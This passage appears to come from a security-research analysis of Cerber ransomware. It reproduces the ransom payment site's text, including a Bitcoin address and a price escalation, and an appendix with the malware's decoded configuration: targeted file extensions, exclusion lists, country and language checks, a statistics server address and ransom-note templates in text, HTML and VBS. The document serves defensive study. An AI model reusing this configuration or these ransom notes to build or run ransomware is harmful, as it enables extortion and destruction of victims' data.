
To decrypt your files you need to buy the special software – «Cerber Decryptor».

All transactions should be performed via bitcoin network only.

Within 5 days you can purchase this product at a special price: Ƀ1.000 (≈ $612).

After 5 days the price of this product will increase up to: Ƀ2.000 (≈ $1225).

WebTime Left for 1BTC Decryption



How to get «Cerber Decryptor»?

1. Create a Bitcoin Wallet (we recommend Blockchain.info)

2. Buy necessary amount of Bitcoins

   Do not forget about the transaction commission in the Bitcoin network (≈ Ƀ0.0005).

   Here are our recommendations:

   btcdirect.eu – A good service for Europe
   bittylicious.com – Get BTC via Visa / MC or SEPA (EU) bank transfer

   localbitcoins.com – This service allows you to search for people that want to sell Bitcoins directly (WU, Cash, SEPA, Paypal, etc).
   cex.io – Buy Bitcoins using Visa / Mastercard or Wire Transfer.
   coincafe.com – It is recommended for the fast and easy service. Payment methods: Western Union, Bank of America, cash through FedEx, Moneygram, and/or wire transfer
   bitstamp.net – Old and proven Bitcoin dealer
   coinmama.com – Visa/Mastercard
   btc-e.com – Bitcoins dealer (Visa/Mastercard, etc.)

   Could not find Bitcoins in your region? Try searching here:

   buybitcoinworldwide.com International catalog of Bitcoins exchanges
   bitcoin-net.com – Another Bitcoins sellers catalog
   howtobuybitcoins.info – International catalog of Bitcoins exchanges
   bittybot.co/eu – A catalog for the European Union

3. Send Ƀ1.000 to the following Bitcoin address:

   18hkSa5bS3c2LjQ3yUHNUaiCwi6gWXtZkX

4. Control the amount transaction at the «Payments History» panel below

5. Reload current page after the payment and get a link to download the software


Reload current page

Payments History

Date	Amount	Status
Nothing found!		
Total confirmed:	Ƀ0.000	

At the moment we have received from you: Ƀ0.000 (left to pay Ƀ1.000)

Web Payment Information


CERBER DECRYPTOR


We give you the opportunity to decipher 1 file free of charge!

You can make sure that the service really works and after payment for the «Cerber Decryptor» program you can actually decrypt the files!

Please select a file "*.cerber" to decrypt and load it to the server:

Note: File should not be more than 512 kilobytes.

Web Free Decryption of One File


CERBER DECRYPTOR

We give you the opportunity to decipher 1 file free of charge!

You can make sure that the service really works and after payment for the «Cerber Decryptor» program you can actually decrypt the files!

Your file is successfully decoded. You can download it.

Web One File Was Successfully Decrypted for Free

APPENDIX C – CONFIGURATION RESOURCE

```
{
   "global_public_key":
"LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROE
FNSUlCQ2dLQ0FRRUF2a3R5NXFocUV5ZFI5MDc2RmV2cAowdU1QN0laTm1zMUFBN0dQUVVVUaE1XYllpR
VlJaEJLY1QwL253WXJCcTBPZ3Y3OUsxdHRhMDRFSFRyWGdjQXAvCk9KZ0JoejlONThhZXdkNHlaQm0y
Y29lYURHdmNHUkFjOWU3Mk9iRlEvVE1FL0lvN0xaNXFYRFd6RGFmSThMQTgKSlFtU3owTCsvRytMUFR
XZzdrUE9wSlQ3V1NrUmI5VDh3NVFnWlJKdXZ2aEVySE04M2tPM0VMVEgrU29FSTUzcAo0RU5Wd2ZOTK
VwT3BucE9PU0tRb2J0SXc1NkNzUUZyaGFjMHNRbE9qZWsvbXVWbHV4amlFbWMwZnN6azJXTFNuCnFye
WlNeXphSTVEV0JEallLWEExdHAyaC95Z2JrWWRGWVJiQUVxd3RMeFQyd01mV1BRSTVPa2hUYTl0WnFE
MEgKblFJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==",
"antiav": 1,
"encrypt": {
      "files": [
         [
            ".contact",
             ".dbx",
             ".doc",
             ".docx",
             ".jnt",
             ".jpg",
             ".mapimail",
             ".msg",
             ".oab",
             ".ods",
             ".pdf",
             ".pps",
             ".ppsm",
             ".ppt",
             ".pptm",
             ".prf",
             ".pst",
             ".rar",
             ".rtf",
             ".txt",
             ".wab",
             ".xls",
             ".xlsx",
             ".xml",
             ".zip",
             ".1cd",
             ".3ds",
             ".3g2",
             ".3gp",
             ".7z",
             ".7zip",
             ".accdb",
            ".aoi",
            ".asf",
            ".asp",
            ".aspx",
            ".asx",
            ".avi",
            ".bak",
            ".cer",
            ".cfg",
            ".class",
            ".config",
            ".css",
            ".csv",
            ".db",
            ".dds",
            ".dwg",
            ".dxf",
            ".flf",
            ".flv",
            ".html",
            ".idx",
            ".js",
            ".key",
            ".kwm",
            ".laccdb",
            ".ldf",
            ".lit",
            ".m3u",
            ".mbx",
            ".md",
            ".mdf",
            ".mid",
            ".mlb",
            ".mov",
            ".mp3",
            ".mp4",
            ".mpg",
            ".obj",
            ".odt",
            ".pages",
            ".php",
            ".psd",
            ".pwm",
            ".rm",
            ".safe",
            ".sav",
            ".save",
            ".sql",
             ".srt",
             ".swf",
            ".thm",
             ".vob",
             ".wav",
             ".wma",
             ".wmv",
             ".xlsb",
             ".3dm",
             ".aac",
             ".ai",
             ".arw",
             ".c",
             ".cdr",
             ".cls",
             ".cpi",
             ".cpp",
             ".cs",
             ".db3",
             ".docm",
             ".dot",
             ".dotm",
             ".dotx",
             ".drw",
             ".dxb",
             ".eps",
             ".fla",
             ".flac",
             ".fxg",
             ".java",
             ".m",
             ".m4v",
             ".max",
             ".mdb",
             ".pcd",
             ".pct",
             ".pl",
             ".potm",
             ".potx",
             ".ppam",
             ".ppsm",
             ".ppsx",
             ".pptm",
             ".ps",
             ".pspimage",
            ".r3d",
             ".rw2",
            ".sldm",
            ".sldx",
            ".svg",
            ".tga",
            ".wps",
            ".xla",
            ".xlam",
            ".xlm",
            ".xlr",
            ".xlsm",
            ".xlt",
            ".xltm",
            ".xltx",
            ".xlw",
            ".act",
            ".adp",
            ".al",
            ".bkp",
            ".blend",
            ".cdf",
            ".cdx",
            ".cgm",
            ".cr2",
            ".crt",
            ".dac",
            ".dbf",
            ".dcr",
            ".ddd",
            ".design",
            ".dtd",
            ".fdb",
            ".fff",
            ".fpx",
            ".h",
            ".iif",
            ".indd",
            ".jpeg",
            ".mos",
            ".nd",
            ".nsd",
            ".nsf",
           ".nsg",
            ".nsh",
            ".odc",
            ".odp",
            ".oil",
            ".pas",
             ".pat",
             ".pef",
             ".pfx",
             ".ptx",
             ".qbb",
             ".qbm",
             ".sas7bdat",
             ".say",
             ".st4",
             ".st6",
             ".stc",
             ".sxc",
             ".sxw",
             ".tlg",
             ".wad",
             ".xlk",
             ".aiff",
             ".bin",
             ".bmp",
             ".cmt",
             ".dat",
             ".dit",
             ".edb",
             ".flvv",
             ".gif",
             ".groups",
             ".hdd",
             ".hpp",
             ".log",
             ".m2ts",
             ".m4p",
             ".mkv",
             ".mpeg",
             ".ndf",
             ".nvram",
             ".ogg",
             ".ost",
            ".pab",
             ".pdb",
             ".pif",
             ".png",
             ".qed",
             ".qcow",
             ".qcow2",
             ".rvt",
             ".st7",
             ".stm",
            ".vbox",
            ".vdi",
            ".vhd",
            ".vhdx",
            ".vmdk",
            ".vmsd",
            ".vmx",
            ".vmxf",
            ".3fr",
            ".3pr",
            ".ab4",
            ".accde",
            ".accdr",
            ".accdt",
            ".ach",
            ".acr",
            ".adb",
            ".ads",
            ".agdl",
            ".ait",
            ".apj",
            ".asm",
            ".awg",
            ".back",
            ".backup",
            ".backupdb",
            ".bank",
            ".bay",
            ".bdb",
            ".bgt",
            ".bik",
            ".bpw",
            ".cdr3",
           ".cdr4",
            ".cdr5",
            ".cdr6",
            ".cdrw",
            ".ce1",
            ".ce2",
            ".cib",
            ".craw",
            ".crw",
            ".csh",
            ".csl",
            ".db_journal",
            ".dc2",
            ".dcs",
             ".ddoc",
             ".ddrw",
             ".der",
             ".des",
             ".dgc",
             ".djvu",
             ".dng",
             ".drf",
             ".dxg",
             ".eml",
             ".erbsql",
             ".erf",
             ".exf",
             ".ffd",
             ".fh",
             ".fhd",
             ".gray",
             ".grey",
             ".gry",
             ".hbk",
             ".ibank",
             ".ibd",
             ".ibz",
             ".iiq",
             ".incpas",
             ".jpe",
             ".kc2",
             ".kdbx",
             ".kdc",
             ".kpdx",
             ".lua",
             ".mdc",
             ".mef",
             ".mfw",
             ".mmw",
             ".mny",
             ".moneywell",
             ".mrw",
             ".myd",
             ".ndd",
             ".nef",
             ".nk2",
             ".nop",
             ".nrw",
             ".ns2",
             ".ns3",
             ".ns4",
            ".nwb",
            ".nx2",
            ".nxl",
            ".nyf",
            ".odb",
            ".odf",
            ".odg",
            ".odm",
            ".orf",
            ".otg",
            ".oth",
            ".otp",
            ".ots",
            ".ott",
            ".p12",
            ".p7b",
            ".p7c",
            ".pdd",
            ".pem",
            ".plus_muhd",
            ".plc",
            ".pot",
            ".pptx",
            ".psafe3",
            ".py",
            ".qba",
            ".qbr",
            ".qbw",
            ".qbx",
            ".qby",
            ".raf",
            ".rat",
            ".raw",
            ".rdb",
            ".rwl",
            ".rwz",
            ".s3db",
            ".sd0",
            ".sda",
            ".sdf",
            ".sqlite",
            ".sqlite3",
            ".sqlitedb",
            ".sr2",
            ".srf",
            ".srw",
            ".st5",
            ".st8",
            ".std",
            ".sti",
            ".stw",
            ".stx",
            ".sxd",
            ".sxg",
            ".sxi",
            ".sxm",
            ".tex",
            ".wallet",
            ".wb2",
            ".wpd",
            ".x11",
            ".x3f",
            ".xis",
            ".ycbcra",
            ".yuv"
        ]
      ],
      "new_extension": ".cerber",
      "network": 0,
      "multithread": 1,
      "rsa_key_size": 576,
      "max_blocks": 5,
      "min_file_size": 0,
      "max_block_size": 2
   },
   "servers": {
      "statistics": {
         "ip": "87.98.128.0/19",
         "data_finish": "{MD5_KEY}",
         "data_start":
"{MD5_KEY{PARTNER_ID}{OS}{IS_X64}{IS_ADMIN}{COUNT_FILES}{STOP_REASON}",
         "timeout": 1020,
         "send_stat": 1,
         "port": 6891
      }
   },
  "blacklist": {
      "files": [
         "bootsect.bak",
         "iconcache.db",
         "thumbs.db",
         "wallet.dat"
      ],
      "folders": [
         ":\\$recycle.bin\\",
         ":\\$windows.~bt\\",
         ":\\boot\\",
         ":\\drivers\\",
         ":\\program files\\",
         ":\\program files (x86)\\",
         ":\\programdata\\",
         ":\\users\\all users\\",
         ":\\windows\\",
         "\\appdata\\local\\",
         "\\appdata\\locallow\\",
         "\\appdata\\roaming\\",
         "\\public\\music\\sample music\\",
         "\\public\\pictures\\sample pictures\\",
         "\\public\\videos\\sample videos\\",
         "\\tor browser\\"
      ],
      "languages": [
         1049,
         1058,
         1059,
         1064,
         1067,
         1068,
         1079,
         1087,
         1088,
         1090,
         1091,
         2072,
         2073,
         2092,
         2115
      ],
      "countries": [
         "am",
         "az",
         "by",
         "ge",
         "kg",
         "kz",
         "md",
         "ru",
         "tm",
         "tj",
         "ua",
         "uz"
      ]
   },
   "debug": 0,
   "help_files": {
      "files": [
         {
            "file_body": "\r\n\r\n n                              C E R B E R\r\n n
-----------\r\n\r\n\r\n\r\n  Your documents, photos, databases and other important files have
been encrypted!\r\n\r\n\r\n\r\n n  To decrypt your files follow the instructions:\r\n\r\n\r\n\r\n
-------------------------------------------------------------------------------------------
\r\n\r\n\r\n\r\n 1.  Download and install the \"Tor Browser\" from https://www.torproject.
org/\r\n\r\n\r\n\r\n  2.  Run it\r\n\r\n\r\n\r\n  3.  In the \"Tor Browser\" open website:\r\n\r\n
http://decrypttozxybarc.onion/{PC_ID}\r\n\r\n\r\n\r\n  4.  Follow the instructions at this
website\r\n\r\n\r\n\r\n  ------------------------------------------------------------------------
------------------ \r\n\r\n\r\n\r\n  \u00c2\u00ab...Quod me non necat me fortiorem facit.\u00c2\
u00bb\r\n",
           "file_extension": ".txt"
         },
         {
           "file_body": "<!DOCTYPE html>\r\n<html lang=\"en\">\r\n   <head>\r\n     <link
href=\"http://maxcdn.bootstrapcdn.com/bootstrap/3.3.5/css/bootstrap.min.css\"
rel=\"stylesheet\">\r\n     <meta charset=\"utf-8\">\r\n     <meta content=\"IE=edge\"
http-equiv=\"X-UA-Compatible\">\r\n     <meta content=\"width=device-width, initial-
scale=1\" name=\"viewport\">\r\n     <title>C E R B E R</title>\r\n   </head>\r\n
<body>\r\n     <div class=\"container\">\r\n       <h3 align=\"center\">C E R B E R</
h3>\r\n       <br />\r\n       <h4>Your documents, photos, databases and other important
files have been encrypted!<br /><br />To decrypt your files follow the instructions:</h4>\
r\n       <br />\r\n       <div class=\"well\">\r\n         <h4>1.&nbsp;&nbsp;&nbsp;Down
load and install the &laquo;Tor Browser&raquo; from <a href=\"https://www.torproject.org/
download/download-easy.html.en\" target=\"_blank\">https://www.torproject.org/</a></h4>\
r\n         <br />\r\n         <h4>2.&nbsp;&nbsp;&nbsp;Run it</h4>\r\n         <br />\r\n
<h4>3.&nbsp;&nbsp;&nbsp;In the &laquo;Tor Browser&raquo; open website:<br /><br /><div
class=\"form-group\" style=\"margin: 0 32px 36px 32px;\"><input class=\"form-control\"
style=\"color: #c24; font-size: 22px; height: 50px; text-align: center;\" type=\"text\"
value=\"http://decrypttozxybarc.onion/{PC_ID}\" readonly></div></h4>\r\n
<h4>4.&nbsp;&nbsp;&nbsp;Follow the instructions at this website</h4>\r\n       </div>\
r\n       <br />\r\n       <p style=\"color: #ccc;\">&laquo;...Quod me non necat me fortiorem
facit.&raquo;</p>\r\n       <br />\r\n     </div>\r\n   </body>\r\n</html>\r\n",
           "file_extension": ".html"
         },
         {
           "file_body": "Set SAPI = CreateObject(\"SAPI.SpVoice\")\r\nSAPI.Speak \"Attention!
Attention! Attention!\"\r\nFor i = 1 to 5\r\nSAPI.Speak \"Your documents, photos, databases
and other important files have been encrypted!\"\r\nNext",
            "file_extension": ".vbs"
         }
      ],
      "files_name": "# DECRYPT MY FILES #"
   },
   "check": {
      "country": 1,
      "vmware": 0,
      "language": 1,
      "activity": 0
   },
   "ip_geo": [
      {
         "url": "http://ipinfo.io/json",
         "property_name": "country"
      },
      {
         "url": "http://freegeoip.net/json/",
         "property_name": "country_code"
      },
      {
         "url": "http://ip-api.com/json",
         "property_name": "countryCode"
      }
   ]
}
```

Credits: Stanislav Skuratovich, Neomi Rona, Adi Zlotkin, Guy Levi, and Aliaksandr Trafimchuk.